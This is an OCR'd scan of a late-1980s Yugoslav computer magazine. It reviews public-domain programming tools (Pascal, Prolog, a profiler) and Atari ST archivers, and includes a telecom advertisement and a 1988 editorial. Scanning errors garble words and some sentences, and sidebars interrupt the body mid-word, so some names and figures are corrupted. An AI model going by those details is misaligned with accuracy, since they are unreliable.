
Izvorni kod je priložen.

Instaliranje na tvrdi disk

Dobijene programe možete kopirati na tvrdi disk korištenjem obične COPY naredbe. Ukoliko je neka od datoteka isporučena u komprimiranom obliku, dekomprimiraju možete izvršiti sljedeću uputstva koja se nalaze priložena na disketi.

ADK 38

VISIBLE PASCAL je skup od tri programa namijenjena pisanju PASCAL programa. Sastoji se od editora, prevodioca i dibagera na nivou izvornog rada. Editor je pristojnih mogućnosti i brzine. Dobro dođe samo ako nemate ništa bilo.

Prevodičak je dosta ograničenih mogućnosti. Ne poznaje realne brojeve. Procedure i funkcije se ne mogu deklarirati sa FORWARD naredbom, niti su poznate lokalne procedure. GOTO nije podrška, kao ni varijabilni skupovi, RECORD strukture, pokazivači i dinamičko alociranje memorije. Osnovne operacije sa nizovima karaktera su podržane, ali niz ne može biti duži od 80 znakova. Za identifikiranje riječi služi samo prvih 10 znakova imena (dužina imena nije ograničena). Brzina prevodenja je zadovoljavajuća.

Dakle, što se tiče editora i prevodioca, koliko para toliko i muzike. Međutim, situacija se mijenja nakon koliko kada se dođe do dibagera. Upravo on je razlog zbog kojeg prikazujemo VISIBLE PASCAL. Dibager radi na nivou izvornog koda. Po načinu na koji se radi s njim i organizaciji ekrana podsjeća na TDEUG. Kod dibagiranja program možete izvršavati u punoj brzini, usporeno („animacija“) slična onoj kod CODEVIEW dibagera kad se upotrijebi E komanda), naredbu po naredbu (odnosno liniju po liniju) ili do tačke prekida. Izvorni kod programa može na brzini pogledati i editirati! Rezultat naredbi koje operiraju sa ekranom neće biti uništen radom dibagera, tako da u bilo kojem trenutku možete pogledati sadržaj ekrana i vratiti se natrag u dibager. Kao što vidite, učinjeno je sve da bi rad programa bio vidljiv korisniku i odlate ovom paketu ime „Vidljivi PASCAL“.

ADK 39

Tu se nalazi starija verzija programa MAMPDEM (novija je na ADK 10) koja ne bi došla u ovaj prikaz da nije priložen izvornog koda. Iz njega možete doznati neke od tajni DOS-a koje MICROSOFT ljubomorno čuva samo za sebe i ostavlja ih nedokumentovane. Vrlo zanimljivo i korisno!

Programi u javnom vlasništvu

Programi u javnom vlasništvu možete slobodno kopirati, distribuirati, pod uvjetom da pritom ne ostvarujete nikakvu zaradu. Disketu možete kopirati u cjelini. Nikakve izmjene na disketi ili u programima nisu dopuštene. Detaljnije o softveru u javnom vlasništvu možete naći u „Računarima“ br. 38, str. 20.

ADK 40

Još jedna od disketa sa izvornim kodom nekog prevodioca. Ovaj put se radi o prevodiocu za tekstualni programer u Turbo Pascal-u. Ime mu je FACILIS i baziran je na PASCAL 5 prevodiocu NIKLAUSA WIRTHA.

FACILIS ne dopušta generiranje datoteke sa izvrsnim kodom (šeta) već, nakon što generira p-kod, odmah prelazi na njegovo interpretiranje. Znači, svaki put kad zaželite izvršiti neki program morate ga ponovo prevesti. Brzina izvršavanja prevedenog programa je mala (ovo je, ipak, p-kod).

Podržan je skoro cjelokupni standardni Pascal (nedostaje rad sa datotekama). Ostala ograničenja su nabrojena u uputama.

Izvorni kod je priložen, zajedno sa svom sintaksom, internim kodovima i tabelama koje su potrebne za razumijevanje, mijenjanje i proširivanje FACILIS-a.

ADK 46

Profajler (nemas, na zalost, mogao pronaci odgovarajuci prijevod engleske riječi 'profiler') su programi koji pomažu kod razvoja drugih programa. Zaduženi su za analiziranje učestalosti pozivanja dijelova programa i mjerenje vremena potrošeno za njihovo izvršavanje. Rezultati ovakve analize pomažu programerima da ubrzaju rad programa kojeg razvijaju uz optimalan odnos vremena utrošenog za potbošavanje (ubravanje) vremena i dobika na brzini programa. Skraćeno rečeno, ovi programi pomažu u određivanju „uskih grla“ u programu koji se razvija (to je onih lamoznih 5% koda u kojem program provodi 95% vremena).

Pro et contra

Hvalimo

1. Brzu i kvalitetnu uslugu.
2. Visok kvalitet ponuđenih programa.
3. Niz pogodnosti koje „Adin krug“ pruža čitaocima.

Kritikujemo

Prijemci, za sada, nemamo.

Ovdje dani profajler je namijenjen analizi programa pisanih u makroasembleru. Na disketi se nalazi u obliku izvornog koda (datoteka PROFILER.ASM) koji je, normalno, u makroasembleru.

Njegove karakteristike su sljedeće:

- Internu rezoluciju je 838 ns.
 - Za rad se koristi brojčak 0 čipa 8253. Zbog toga se on ne smije modificirati od strane koga se ga analiza.
 - Funkcije DOS-a koje služe za rad sa vremenom će raditi normalno.
 - Kod koda čije je vrijeme izvršavanja veće od 54.925 milisekunde interapti moraju biti omogućeni.
 - Ne postoji nikakav sporedni utjecaj na kod koji se testira.
 - Na steku uvijek mora biti slobodno najmanje 10 bajta da bi profajler mogao raditi.
- Izvorni rezultat njegovog rada je vrijeme utrošeno za izvršavanje nekog dijela koda izraženo u sekundama, mil i mikrosekundama.

ADK 64

Ako želite na PC-u manipulirati sa slikama koje ste prebacili sa „mekintosa“, onda vam treba READ-MAC. Prebačene slike možete prikazivati, štampati, mijenjati im odnos širine i visine i prevoditi ih u format čitljiv PC PAINT programu. Danas verzija (trenutačno je to najnovija) prepoznaje grafičku karticu koja je instalirana i automatski joj se prilagođava. Pogledajte priložene primjere. Impresivni su!

Prve njegove slike zaključimo ovaj članak. Želite li besplatno skenirati pažnju na disketu ADK 74. Njen prikaz ne spada u ovaj članak, ali je spominjemo jer sadrži djelo domaćih autora (Mateja Jakše i J. Jere). Na taj je program za minimalizaciju digitalnih veza po modificiranom Quino-ovom algoritmu uz cjelokupni izvorni kod.

Naš test

STTU prog/Davorin Ruševljan

Prolog za svakoga

Zarko Berberski

Prolog je u svojoj definiciji mali jezik, a velikim ga čine čitave biblioteke predikata koje se nalaze građene u interperter. Kao što verovatno znate, prolog se pojavljuje gotovo isključivo kao interperter. U posljednjih nekoliko godina su počeli da se pojavljuju i kompajleri, koji su još uvek previše glomazni i previše skupi da bi bili iz strogo akademskih okvira.

Ni ovaj prikaz ni sam interperter i uputstvo koje dobijate uz njega neće vas naučiti da radite na prologu. Za to vam je potrebna dobra knjiga. Prolog se sluša kao predmet na praktično svim našim fakultetima na kojima postoji smer kompjuterskih nauka, pa sa literaturom no bi trebalo biti problema. Kao što, domaći autor Ivan Bračko napisao je jedan od najboljih prolog udžbenika ne samo u Evropi nego u čitavom svetu. Knjiga nosi naslov „Prolog Programming for Artificial Intelligence“, a izdao ju je Addison-Wesley.

STTU 9 Prolog je potpuno standardna implementacija ovog jezika koja se pridržava specifikacije date u knjizi „Programming in Prolog“ (autori W.F. Clocksin i C.S. Mellish, izdavač Springer Verlag). Pojedini autori u U.S.A. su pokazali da se čitav prolog može realizovati sa tridesetkama naredbi (tako je i nastao Prolog RISC processor). STTU 9 Prolog ih ima oko 70, čini više nego solidnu osnovu za pisanje programa.

Pored standardnih predikata za rad sa atomima i brojevima (poznaje celobrojni tip dužine 2 bajta, što se radi sa vrednostima [-32768, 32767]) se za dodavanje, unistavanje, mijenjanje i testiranje podataka, STTU 9 Prolog raspolaze sasvim solidno rešenim ulazom i izlazom.

Interperter ne koristi ni prozore ni menije ni miša, ali je zato brz i kratak. U ostalom, većina prolog interperterata je takva. Kad se malo priviknete na takav rad, nećete ni primetiti da nema grafičke okoline. S sistem je, ustaliko, tako realizovan da možete izmeniti komplain interperter i saditi ga da radi upravo ono što želite. Šta bi jedan programer i mogao više da prozeli od otvorenog sistema?

STTU 9 Prolog je pisan u asembleru i to je tajna njegove kompaktnosti i brzine. Od autora možete dobiti i izvorni kod, pa sa izmjenama ne bi trebalo biti nikakvih problema. Interperteru bi se možda i moglo zamisliti to što nema barem pet-šest funkcija za pozivanje DOS i OEM funkcija, no takve funkcije bi zahvalevile još dva tri bajta podataka i još desetak funkcija za rad su njima. Ukoliko imate znanja, jeste i vremena, možete i sami namenjati takva proširenja. Svi javni programi, u ostalom, vremenom postaju kolektivno delo više programera, koji nezavisno rade razna proširenja i šalju ih autoru, koji onda to lepo sretni, uklopi i stvara novo verzije.

Jedina „laščka“ zamjerka ovom programu je to što pri startovanju postavlja inverzni dospej (tma pozadina i bela slova) koji pri završetku programa ostaje na snazi u sistemu. Kao praktično svi programi koji imaju opciju za invertovanje slike pri izlasku restauriraju prethodno sistemsko stanje, to se posledice ovog „baga“ dođe teško uklanjaju (ACC program kojim se podešavaju boje ne može da uradi inverziju). Sve to pod uslovom da volite crna slova i belu pozadinu.

Šta na kraju reći nego: probajte ovaj program i uz njega i malo dobru knjigu, naučite jedan od najraširenijih jezika veštačke inteligencije. Kako do programa? U arhivskom fajlu RACUNARI46, koji možete dobiti preko rubrike HELP, nalazi se i STTU 9 Prolog. Princip je, dakle, jednostavan: u nama sveže formatiran disk (na 720 K iz Desktopa), mi vama STTU 9 Prolog u arhivskom fajlu RACUNARI46.



ENERGOINVEST
TELEKOMUNIKACIONE TEHNIKE

Novo!


JEFTINIJE DO TELEFONA

KONCEPT MREŽNE MAŠINE

Energoinvestov SISTEM ET 10 NM je najnoviji svjetski koncept izgradnje pretplatničke mreže i telefonskih centrala. Cilj je stići do pretplatnika, a sredstva su sadržana u okvirima visokih tehničkih mogućnosti na bazi efikasnih koncentratora saobraćaja. SISTEM ET 10 NM kao savremen koncept, u svijetu poznat kao »MREŽNA MAŠINA«, posjeduje niz prestižnih odlika u odnosu na klasičan način:

- višestruko jeftiniji priključak
- daleko brža izgradnja
- pogodnost za sva područja
- izbjegavanje dvojničkih priključaka
- velika pouzdanost sistema
- najjeftinije i najjednostavnije naknadno širenje mreže
- fleksibilno određivanje saobraćajnih mogućnosti

**POVJERITE NAM VAŠU
KOMUNIKACIJU!**



**KONCEPT MREŽNE MAŠINE
GARANCIJA KVALITETA**

Čekamo Vaš poziv!

CIJENA priključaka OPADA sa brojem telefona!

**MOŽETE LI POSTIĆI PUN POSLOVNI USPJEH SA
POLOVIČNOM KOMUNIKACIJOM?**

ETM MODEMI BRŽA I POTPUNA KOMUNIKACIJA

UČINITE SVIJET BLIŽIM!

Korištenje telefonske linije za kompjutersku komunikaciju nemoguće je bez modema. ETM MODEMI garantuju vrhunsku modulaciju i demodulaciju signala, prenos podataka u širokom opsegu brzina od 300 – 19.200 B/S
Dopustite da ETM MODEMI otvore vrata vaše komunikacije.

- najsavremenija tehnologija
- vrhunska pouzdanost
- izvedba u dvije varijante:
 - kartičnoj koja omogućava da ETM MODEM postane dio Vašeg računara
 - u kutiji, za pojedinačnu instalaciju
- jednostavno rukovanje
- atest ŽJPTT



ETM MODEMI KOMPJUTERSKA KOMUNIKACIJA!

Za daljnje informacije zovite: (071) 214-041, 214-580, 216-140, telex 41580 ENETTYU, fax 216-130

Programi u arhivi

Koliko god se memorije računara i kapaciteti diskova povećavali, uvek će biti više podataka koje treba smestiti ovog prostora. Ovaj marifjevijski zakon imali su na umu i autori programa koje prikazujemo u ovom broju. Zasnivajući svoj rad na algoritmima Donalda Knutha i drugih legendi računarstva, programi za sažimanje postižu izvanredne rezultate.

Programi sažimanje, praktično, zasnivaju svoj rad na činjenici da u svakom skupu podataka postoje oni koji se javljaju češće i oni koji se javljaju ređe. U slučaju datoteka na disk, ako se za osnovnu jedinicu informacije uzme bajt, neke vrednosti iz opsega [0..255] se više puta ponavljaju od ostalih. Ako ispitate neki tekst, videćete da se „blanko“ karakter (20 hex) javlja češće od bilo kog drugog. Ako bi se najčešće vrednosti bajtova kodirale sa manje od osam bita, postigla bi se pričinu ušteda prostora, zar ne? Isto to važi i za sve druge česte vrednosti.


Način ustanovljavanja najčešćih vrednosti i način kodiranja razlikuju se od algoritma do algoritma, a svima im je zajedničko to da je kompresija utoliko bolja ukoliko ima više međusobno jednakih podataka. Skup sa potpuno ravnomernim rasporedom podataka gotovo je nemoguće sažeti.

Pored sažimanja, programi koje vam predstavljamo imaju i sposobnost arhiviranja, t. grupisanja većeg broja nezavisnih datoteka u jedan. Time se bitno dobija na brzini kopiranja, jer se izbegava stalno šetanje po raznim folderima i kopiranje „parče po parče“.


ARC

Program ARC je svoju svetску slavu stekao na PC mašinama, a budući da je raden u C-u, prebacivan na „atari ST“ je isto sasvim lakozno. Ovdje je, međutim, program proširen interaktivnom radnom okolinom koja rad čini sasvim jednostavnim i gotovo zabavnim. Za one retke kompjuterske mazohiste koji i dalje odbijaju korišćenje miša ostavljena je mogućnost upravljanja programom preko komandne linije. Za prosečnog domaćeg korisnika će i pored interaktivne radne okoline neke opcije ostati prilično sumnjive i zbunjene. Da ne bi nasumce isprobavali opcije od kojih neke mogu biti i opasne po već arhivirane podatke, u nastavku sledi kratak opis svih opcija koje su korisniku na raspolaganju. Pre svega, na programu 1 dat je izgled radne okoline sa svim opcijama.

Program ARC možete koristiti na dva načina. Prvi je pokretanjem ARC.TTP programa uz davanje komandne linije. Ovo obično radni oni koji ne rade pod GEM-om već koriste neki interpretator koman-



Slika 1 Glavni meni u programu ARC



Slika 2 Prizor iz programa AR

Zarko Berberski

dne linije (COMMAND.PRGM I SUPERDOS.PRGM). Za komandni rad pokrenite ARC.SHELL.PRGM i u prvom dijalogu koji se pojavi jednostavno kliknite na „Continue“ dugme. Ukoliko vam se ARC.TTP ne nalazi u korenom katalogu, program će tražiti da označite „Archive Program“. Tada jednostavno kliknite na ARC.TTP i na „OK“ dugme, po čemu dobijate na displeju ono što je dato na slici 1.

Komanda AAD jednostavno dodaje datoteku arhivi (nova arhiva ili arhiva datoteka se stvara ukoliko već ne postoji), dok MOVE posle dodavanja bri-

Iz prošlog broja

U prošlom broju je tehničko grčko kom izostavljena tekst o javnom softveru pa se uzalud tražile podatke o programima koji su navedeni u HELP-u. Da bi se greška koliko toliko ispravila, ovaj broj donosi sažet prikaz programa iz foldera RAČUNARNI-45. Od ovog broja to više i nije folder već arhivski fajl.

RAM-diskovi

Programi za instaliranje RAM-diskova su uvek bili omiljena tema autora javnog softvera, pogotovu kad je u pitanju „atari ST“ mašina čija memorija naprosto vapi da bude pretvorena u RAM-disk. Nudimo vam stoga čitavu kolekciju programa za instaliranje RAM-diskova. Ubedljivo najmoćniji među njima je program jednostavnog naziva RAMDIK.ACC. Pored mogućnosti instaliranja RAM-diskova u više veličina, nasti instaliranje različitih RAM-diskova i apudera. No, ni ostali programi nisu za bacanje. Neke od njih instaliraju RAM-disk pazeći da to baš ni jednom programu ne zasmeta, drugi pak vrše automatsku instalaciju u vreme podizanja mašine itd. U folderu RAMDISCS naći ćete i 6 programa koji nose zajednički naziv RMDxxx.ACC, gde umesto xxx stoji veličina budućeg RAM-diska (96, 152, 208, 348, 648 ili 709 K). Programi su toliko mali da se praktično ne primjećuju u sistemu i to im je glavna vrлина. Kad ste u „stisci“ s omelijom i ipak vam treba RAM-disk, jedan od ovih ACC programa je pravo rešenje.

Časovnici

Sledeća grupa programa koju vam nudimo nalazi se u folderu CLOCKS. Tu su četiri ACC programa i tri PRG programa. Ti ACC programa jednostavno daju mogućnost otvaranja dodatnog prozora koji pokazuje vreme. Nazivi ih programa su CLOCK, TIME i WATCH. Četvrti ACC program nosi naziv CALENDAR i sadrži kalendare različitih država i mesta u svetu. Ostale opcije. Programi CLOCK.PRGM i CLOCK1.PRGM postavljaju permanentan časovnik u gornji desni ugao ekrana. Nemojte nikada startovati ova programa jer njihovi časovnici imaju različite oblike brojeva, pa ćete samo dobiti dva preklapajuća časovnika, sa kojih ćete vrlo teško čitati vreme. Program PRG.TIME.PRGM jednostavno postavlja novo vreme i datum internog časovnika, ali ga ne poziva na ekranu. Da biste vreme i videli, potrebam vam je neki od upravo pisanih programa.

Konačno, u folderu FUN naći ćete tri ACC programa sa imenima CRAB, MAD i MELT, za koje vam nemamo reči šta rade. Jednostavno ih postavite na svoju bat-disketu i instalirajte. Nemojte se plašiti, programi nisu opasni i neće vam naneti nikakvo zlo — samo će vas malo zabaviti i iznenaditi.

še originalnu datoteku. Komanda UPDATE dodaje datoteku, ali samo ako takva već ne postoji u arhivi ili ako postoji ali je starijeg datuma. Komanda FRESHEN pak, upište, ne dodaje nove datoteke, već samo „osvežava“ stare, t. zamenjuje ih novim verzijama (nova verzija se poznaje po datumu).

Komandom EXTRACT se vrši raspakivanje datoteke, t. vraćanje iz komprimovanog i arhiviranog oblika u standardni. Ukoliko posle raspakivanja želite da unistite arhivirani oblik, morate koristiti komandu DELETE. Ako neki program želite da raspakujete i odmah izvršite bez smeštanja na disk, koristite komandu RUN. Za prikazivanje ASCII datoteka na displeju (sa mogućnošću redokcije) koristite komandu Print. Ova se komanda može koristiti samo iz interpretatora komande linije.

Sadržaj arhivirane datoteke možete dobiti na dva načina. Komandom List dobijate sažet spisak datoteka (samo ime, dužina i datum), a komandom VERBOSE LIST kompletan spisak sa podacima o metodi i efikasnosti kompresije.

Kopiranje arhiviranih fajlova vrši se komandom Copy, dok se njihova korektnost proverava komandom Test archive. Pri toj proverbi se vrši raspakivanje i računanje čeksuma, pa čitava operacija ume da potraje podosta vremena. Komandom Convert vrši se raspakivanje i ponovno pakovanje datoteke. To se radi onda kad dobijete novo verziju programa koja ima neki novi metod kompresije.

Izvršavanje komandi u mnogome zavisi od izbora opcija.

Prva opcija je Retain Backup i njom se određuje da se svaki put kad se nekoj arhivi menja sadržaj sačuva i početna verzija. Sledeća opcija Suppress Compression znači malo besmisleno, ali nalazi prilično u situaciji kad morate brzo arhivirati datoteku, a nemate vremena da čekate na komprimovanje koje možete uraditi i kasnije pomoću Convert. Opcijom Suppress Warning isključuju se poruke upozorenja, što može biti dosta opasno ako točno ne znate šta se događa pa je bolje izbegavati ovu opciju. Ako baš želite da smanjite količinu poruka koje dobijate u toku rada, koristite Suppress Notes čime eliminišete komentare koji nisu neophodni. Opcija Hold Screen se praktično stalno koristi budući da zadržava ispis na displeju i posle završetak određene operacije, pa možete na miru pogledati šta je urađeno. Poslednja opcija Encrypt/Decrypt omogućava „šifrovanje“ datoteka koje se komprimuju, no to dodatno usporava proces arhiviranja.

AR

AR je program za arhiviranje i kompresiju koji nije toliko složen kao ARC i ima samo komande pakovanja i raspakivanja, ali ima tu prednost da ne pakuje samo datoteku već i kompletne foldere, pa i čitav sadržaj diska i to samo jednim izvršavanjem. Osim toga, dosta je brži od ARC programa, jer koristi samo jedan metod sažimanja. Zbog jednostavnosti i brzine rada, ovaj će se program standardno koristiti za komprimovanje javnog softvera koji dobijate u rubrici HELP, gde možete naći i uputstva za raspakivanje. Izgled dijaloga u kome zadajete ime datoteke koju komprimujete i komprimovane datoteke vidite na slici 2. U zadavanju imena datoteke koje će se komprimovati možete koristiti i džokere *? Tako se sa from: A:*.* komprimuje čitav disk, a sa C:*.*PRG samo *.prg. Ista konvencija važi i za raspakivanje, s tim što se tu specifikacija datoteke koje će biti raspakovane određuje u liniji to: pošto linija from: daje ime arhivskog fajla.

Nikad ne veruj statistici

Verovali ili ne (a nama baš nije lako da verujemo), sa „Računarima“ ste već čitavih pet godina! Pošto je nama Jugoslovenima i najmanji povod dovoljan za slavje, nismo mogli da odolimo a da ovaj tekst ne počnemo podsećanjem na jubilej, ali ćemo se u njegovom ostatku uzdržati od izjava samozadovoljstva — možemo jedino da kažemo da je iza nas još jedna godina koju bismo, u skladu sa dnevno-političkim žargonom, mogli da nazovemo godinom promena. Na vama je da, oslanjajući se na indeks tema, statistiku i, naravno, vaše lične afinitete i utiske, procenite da li su promene za koje smo se odlučili pravovremeni, zakasneli ili prerani korak napred.

Naš časopis je tokom 1988. godine objavio 13 brojeva (trinaesti i, bar sa finansijske strane, nipošto bakusni broj) je naše specijalno izdanje „Računari u infoj školi“, 1076 strana pri čemu je komercijalnim informacijama posvećeno nekih 200 strana. 367 tekstova i oko 400 vesti iz pera 98 autora; ako vam se čini da su ovi brojevi bitno veći od prošlogodišnjih (280 tekstova, 178 vesti, 55 autora...), prisjetite se da su „Računari“ ove godine povećali broj strana i izdali jedan broj više. Naši redovni čitaoci su u „Računare“ ove godine investirali 22.500 dinara; cena je tokom godine povećana za 1000 na 3500 dinara. To prevazišli čak i zvanični stopa inflacije, ali smo povećanjem obima i smanjenjem stoga obezbedili znatno veću količinu informacija. Šta su vam, dakle, „Računari“ ponudili na ih 1000 strana i šta ste to platili dva i po stara miliona?

Registar tema

Odgovor, kao i obično, tražimo u našem već tradicionalnom indeksu tema. Indeks je tradicionalan ne samo po vremenu i mestu objavivanja već i po načinu vođenja — koristi smo Acornov BBC B sa dualnim procesorom 6502 i dve disk jedinice od po 400 kilobajta i, sa softverske strane, Acornsoftovu bazu podataka View Store. Pošto smo imeli da broj odrednica nije dovoljan za bilo kakvu statistiku, unosili smo i podatke o dužinama tekstova (u rezoluciji od 0,25 strana) kao i o njihovim tipovima (programerski, knjižnički, hardverski, tržišni, obrazovni, rekreativni i informativni). Ostali noviteti se svode na korektno YU sortiranje (tekstovi čija imena počinju sa Č ili Ć više se neće nalaziti ispod tekstova čiji naslov počinje za Z).

Struktura naše baze podataka je, međutim, u suštini nepromenjena u odnosu na 1986. godinu kada smo je kreirali — ako je tada kompjutersko vođenje indeksa tema bilo avangardan potez, tada izabrana rešenja u ovom trenutku osećamo kao pričaban balast. Klasična relaciona mreža koju smo koristili je, naravno, opšta prihvaćena (mnogi i to ne samo kompjuterski časopisi danas imaju kompjuterski vođen indeks tema) ali nam pravi probleme, recimo kod registrovanja serijala kojine su, naravno, davani različiti naslovi. Obzirom da „Računari“ u toku godine objave svega par stotina tekstova, snalaženje i dalje nije posebno komplikovano, ali me uvek zabrine činjenica da tekst koji mi treba najradije tražim u indeksu autora, za iduću godinu moraćemo da sa smislom nešto novo.


Autorska ekipa

Pominjanje indeksa autora dovodi nas do interesantnog pitanja ovogodišnje autorske ekipe našeg časopisa. Formalno posmatrano, solidno smo napredovali — dok je 1987, za „Računare“ pisalo 55

Dejan Ristanović

autora, prošle se godine ovaj broj popeo na okruglo 98; da smo u indeksu tema detaljno razložili i „Razbarušene spratove“, tj. da smo spisak formirali na osnovu baze podataka preko koje se isplaćuju autorski honorari, verovatno bismo ustanovili da „Računari“ imaju preko 250 saradnika. Nevođa, međutim, nastupa kada počinje da se proučava zastupljenost pojedinih autora: samo pet autora napisalo je 48% „Računara“, dok je sledećih 27% našeg časopisa delo 10 autora; za preostalih 85 poverenih saradnika nije, dakle, ostalo ni 25% lista! Ne mogu, naravno, da tvrdim da sam sistematski pratio zastupljenost autora u nekompjuterskoj štampi, ali mi se čini da je slična pojava gotovo nezamisliva za bilo kakve „normalne“ novine; ovakva je praksa verovatno najbolji dokaz mladosti (ne zaboravite da imamo tek pet godina) kompjuterskog novinarstva; u međuvremenu je proširena autorske ekipe i to ne toliko po broju autora koliko po njihovom doprinosu) jedan od najvažnijih zadataka našeg časopisa. Jedina je nevođa što taj problem podvlačimo već godinama, a stanje postaje sve gore — kao da smo išli u školu kod nekog naših poličara!

Teme u „Računarima“ 1988. godina



Što se personalnih promena u autorskoj ekipi tiče, jezgro je i dalje tu, ali su nas, što je uostalom i sasvim normalno, neki saradnici napustili, dok su se drugi priključili našem timu. Neki saradnici su otišli u JNA, neki u sredine koje im više odgovaraju, ali je glavni uzrok odiva autora devedesetih godina akcija kojom će Jugoslavija do hiljadu devedesetih devedeset i neke postati etnički čista radnička zemlja koja je sve svoje mlade stručnjake iselila na Zapad; verujemo da bi naši saradnici koji su se skrslali u Sjedinjenim Drž-

vama i Kanadi mogli komotno da uređuju više nego solidan kompjuterski časopis! Nadamo se, kao i obično, da će se „stranci“ ugledati na svetlo primer naših fudbalera i da će u budućnosti ponekad zaigrati i u našoj reprezentaciji.

Finalni komentar vezan za indeks autora odnosi se na pseudonime; tokom 1988. godine u „Računarima“ su se razmnožili razni Bate, Sekle, Domaćino, Spratovi i druga N.N. lica. Posebno je zanimljivo da ovi anonimni pišu na našim časopisima i pod svojim pravim imenima, što bi verovatno trebalo da znači da ispod onoga što napišu pod pseudonimom ne mogu, ne smeju ili ne žele da se potpišu. Moj sasvim lični stav je da je ovakva praksa nije spojiva sa reneom časopisa koji u svakom drugom pogledu pretežno da bude ozbiljan; obzirom da ja pripremam indeksa tema, iz njega sam nemotivirano izbacio sve pseudonime; ne znam da li je ovo trenutak da kažem odakle bih ih izbacio da sam uređnik „Računara“.

Tematski zaokret

Vratimo se, međutim, onome što je pomenutih 5, 20 ili 100 saradnika napisalo na stranicama „Računara“. Moram da priznam da sam (kako će se pokazati pogrešno) verovao da su „Računari“ tokom 1988. postali časopis koji je bitnim delom posvećen korisnicima kompjuterske opreme — još smo od prvih dana smatrali da će auditorijum korisnika računara iz dana u dan postajati sve brojniji, dok će se zbirna količina programera i hakera održavati na nekom manje-više konstantnom nivou; pošto je svakom časopisu od životnog interesa da se obraća što brojniji čitačkoj publici, neprekidno smo se zadržali i korisničkoj orijentaciji.

Ova godina se, međutim, nije završila zaričanjem — „Računari“ su tokom poslednjih meseci uspostavili čvrstu saradnju sa brojnim inostranim softverskim firmama i njihovim jugoslovenskim predstavništvima, ali i sa domaćim proizvođačima softverske i hardverske opreme što nam je pružilo ekskluzivnu priliku da detaljno testiramo najnovije verzije atraktivnih softverskih paketa. Već sada možemo da kažemo da će se ova akcija nastaviti i tokom 1989. godine i da će se na stolicama naših prikazivača naš brojni Microsoft-ovi, Bitstream-ovi, Xerox-ovi, Zortech-ovi, Nantucket-ovi i mnogi drugi programi. Nadamo se da će vam naši ekskluzivni testovi, kao i prikazi softverske ponude domaćih proizvođača za specijalne primene, omogućiti da izaberete programsku opremu koja u najvećoj mogućoj meri zadovoljava vaše potrebe.

Korisnička orijentacija je, jasno, zahtevala oštro distanciranje od piratske prakse u kojoj se ne bismo dužni upuštali — tekstu „Pirati? Ne, hvala!“ iz „Računara 42“ ne možemo da dodamo mnogo togal Pred naše saradnike se, osim toga, postavio veoma ozbiljan zahtev da se prema testiranom softveru odnose potpuno profesionalno, tj. da svojim prijateljima ne-

kako objasne da su na test dobili i ostali kupljeni programi van domaćaja bio kakve razmene. Ne znam kako se u ovoj situaciji analize ostali, ali iz ličnog iskustva moram samo da kažem da sam, čestito rečeno, bio izvan od te rjevan od ovih divnih i korisnih programa nije došao do mojih rukul!

Što se korisničkih aspekata koji se ne svode na test softvera tiče, „Računari“ su se tokom 1988. godine veoma detaljno bavili obradom teksta i stonim izdavaštvom — detaljno smo opisali Microsoftov tekst procesor Word i Xerox-ov paket za stono izdavaštvo Ventura Publisher, objavili veoma zapaženu seriju tekstova o stornim izdavaštvu, predstavili razne hardverske dodatke od interesa za kompjutersku pripremu teksta za štampu i tome slično. Vjerujemo da ćemo i tokom 1989. godine imati šta da kažemo o obradi teksta, ali da će detaljna tema našeg interesovanja biti baze podataka i programi za kompjutersko crtanje i dizajn.

Parčići tematske torte


Tradicionalna „torta“ sa slike pokazuje da se sve pomenute tvrdnje o korisničkoj orijentaciji ne mogu statistički potvrditi — procenat korisničkih tekstova je, dođuše, 10% (22.5% prema 9.5% u 1987. ovodoljnjim tablicama), najviše u vidu u obzir uzimane dužine tekstova), ali je naš časopis i dalje uglavnom programerski — procenat programerskih tekstova se čak uvećao u odnosu na 1987. godinu (36.1 prema 35.7%) i predstavlja komad torte koji bi svako najradije izabirao. Moguće je, naravno, da bi programerski deo kolaca bio manji da smo posmatrali samo drugu polovinu godine, ali, na 1989. je da prisuadi.

Povećanje broja korisničkih tekstova izvršeno je na račun tržišnih — da li zato što se tokom 1988. na tržištu nije pojavilo mnogo nove opreme ili zato što smo ispuštali iz ruku ovu lilekako važnu oblast, ali broj prikaza je praktično prepolovao — 6.7 umesto 11.9%! Posle duže pauze imali smo i značajan porast zastupljenosti hardvera — 11.9% „Računara“ je pripalo hardverskim temama, dok je u 1987. godini ovaj procenat bio jedva dovoljno šest posto! Veću zastupljenost hardvera svakako dugujemo našoj akciji samogradnje školskog računara „Jim 011“ koja se polako privodi kraju — i u poređ već posmogni kašnjenja. Redakcija je uz dosta truda uspjela da ispuni svoje primarne obaveze i samograditelje snabde osnovnim kitom i softverom, kao i da organizuje nabavku komponenti iz inostranstva. Pokazuje se, na žalost, da se neke bolesti akcije „galaksija“ ponavljaju i u ovom slučaju i da je naša podrška samograditeljima čiji su računari proradili prilično slaba — „Računari“ bi tokom 1989. godine morali malo više da se potruže kako bi ljudima koji su imali poverenja u našu akciju pomogli da sagrađeni „Jim“-ovi nauđu što više korisnih primena!

Iako su „Računari“ tokom 1988. izdali jedno specijalno izdanje posvećeno školama, procenat obrazovnih tekstova u našem časopisu je drastično pao — 5.4% u odnosu na 9.5. Vjerujemo da bi obrazovni segment u „Računarima“ morao da bude znatno jači i to ne samo u smislu okretanja školama — naša nedavna akcija u okviru koje smo čitaocima poklanjali Magmedine diskete pokazala je nivo (ne)značaj učesnika koji nas je jednostavno preplatio; da li to mi idemo prebrzo napred? Naš tekst, čija „pitanja ne prevaziđemo nivo čuvenog „Koja reka protiče izpod Savgovskog mosta“, pokazao je da više od polovine učesnika ne zna na koliko se frakta deli PC-jeva disketa i koliko na nju podstaje ataki! Koliko su čitaoci koji ne zna ovakve stvari od koristi tekstovima o RISC procesorima, AVL stabilima, junjuku i fraktalima stvar je za vrlo ozbiljno diskusiju.

